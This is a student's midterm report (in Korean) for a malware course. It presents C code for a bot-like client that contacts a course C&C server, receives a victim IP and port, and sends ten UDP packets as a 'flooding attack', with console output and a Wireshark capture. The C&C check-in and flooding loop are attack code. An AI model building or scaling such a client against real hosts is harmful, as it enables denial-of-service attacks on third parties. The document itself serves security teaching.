중간고사 과제

- UDP flooding -


정보보호학과 2018111353 이승아

윈도우즈 보안과 악성코드 기초 _ 최은정 교수님

1. 과제 목표

- C&C server에 접속해서 공격지의 IP와 포트정보를 받아 UDP flooding을 하는 악성코드 작성 (클라이언트 입장)
- 먼저 C&C server(서버)로 "IMHACKER_2018111353" 메시지를 송신한다.
- 서버는 메시지를 확인하고 응답으로 "OKAY_IP : PORT" 메시지를 송신한다.
- 나(클라이언트)는 서버에서 받은 공격 대상지(Victim)를 확인해서 그 주소로 "2018111353" 메시지를 10번 반복해서 보내는 flooding 공격을 수행한다.
- **내가 알고 있는 정보: 서버의 주소(IP 114.70.37.17, PORT 10004),**
  서버에게 받을 공격지 주소 정보의 형식("OKAY_IP : PORT")

2. flow chart



3. UDP flooding 공격에 필요한 주요 코드


```
// "OKAY_ip:port" 형태로 공격 대상지 정보를 받을 것을 알고 있음
//해당 문자열을 토큰으로 나누어 IP,PORT 정보를 각각 str[1],str[2] 에 저장될 것
//(OKAY는 str[0] 에 저장될 것이고 사용하지 않을 것)

char *ptr = strtok(buf, "_:"); // _와 : 기준으로 문자열 분리
char *str[3] = { NULL, }; // 분리된 토큰을 저장할 배열
int i = 0;

while (ptr != NULL) { // 문자열이 끝날 때 까지 분리과정 수행
    str[i] = ptr;
    i++;
    ptr = strtok(NULL, "_:");
}

char *victim_ip = str[1]; // ip정보는 문자열로 저장
int victim_port = atoi(str[2]); // port정보는 정수로 저장
```

- 문자열을 토큰으로 분리하는 함수를 사용하여, 서버로부터 받은 공격 대상지 정보에서 ip 정보와 port번호 정보를 추출해내어 따로 저장한다.

```
// udp flooding 수행
serverAddr.sin_addr.s_addr = inet_addr(victim_ip); // 공격 대상지 ip
serverAddr.sin_port = htons(victim_port); // 공격 대상지 port

printf("5. 공격 대상지에 flooding 공격 수행₩n");

for (int i = 0; i < 10; i++) { // 데이터 보내기 10번 수행
    sendLen = sendto(clientSocket, "2018111353", recvLen, 0,
        (struct sockaddr*)&serverAddr, sizeof(serverAddr)); // 내 학번 정보 보내기

    if (sendLen != recvLen) {
        printf(" sendto() error.₩n"); // 에러 처리
        return -1;
    }
```


- 추출해낸 공격 대상지 주소를 서버주소를 저장했던 주소 구조체 변수에 저장하여 해당 주소(공격지 주소)로 sendto() 함수를 10번 실행한다.

4. UDP_flooding.exe 실행화면




```
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:₩Users₩LG₩source₩repos₩UDP_flooding₩Debug>UDP_flooding.exe

1. 윈속 초기화 성공
2. 소켓 생성 성공

3. 서버에 데이터 보내기 성공
-> 보낸 데이터: IMHACKER_2018111353

4. 서버로 부터 응답 받기 성공
-> 받은 데이터: OKAY_114.70.37.17:7777

5. 공격 대상지에 flooding 공격 수행
6. UDP flooding 성공
```

5. Wireshark를 통해 UDP 패킷 관찰




```
Source              Destination         Protocol  Length  Info
192.168.219.120     114.70.37.17        UDP           61  53936 → 10004 Len=19
114.70.37.17        192.168.219.120     UDP           72  10004 → 53936 Len=30
192.168.219.120     114.70.37.17        UDP           72  53936 → 7777 Len=30
192.168.219.120     114.70.37.17        UDP           72  53936 → 7777 Len=30
192.168.219.120     114.70.37.17        UDP           72  53936 → 7777 Len=30
192.168.219.120     114.70.37.17        U             72  53936 → 7777 Len=30
192.168.219.120     114.70.37.17        U             72  53936 → 7777 Len=30
192.168.219.120     114.70.37.17        UDP           72  53936 → 7777 Len=30
192.168.219.120     114.70.37.17        UDP           72  53936 → 7777 Len=30
192.168.219.120     114.70.37.17        UDP           72  53936 → 7777 Len=30
192.168.219.120     114.70.37.17        UDP           72  53936 → 7777 Len=30
192.168.219.120     114.70.37.17        UDP           72  53936 → 7777 Len=30
192.168.219.120     1.214.68.2          DNS           80  Standard query 0xcbf1 A
1.214.68.2          192.168.219.120     DNS          126  Standard query response
```

1) C&C 서버로 데이터 전송




- 서버 주소인 114.70.37.17:10004 로 "IMHACKER_2018111353" 라는 데이터가 보내졌다.

2) 서버로부터 받은 응답 데이터



- 서버 주소인 114.70.37.17:10004 로부터 "OKAY_114.70.37.17:7777" 라는 데이터를 받았다. 이는 공격 대상지 주소 정보를 의미한다.

3) 공격 대상지로 전송된 패킷의 데이터



- 해당 공격지 주소인 114.70.37.17:7777 로 "2018111353" 이라는 메시지가 10번 보내진 것을 확인할 수 있다. UDP flooding 공격이 잘 수행되었다.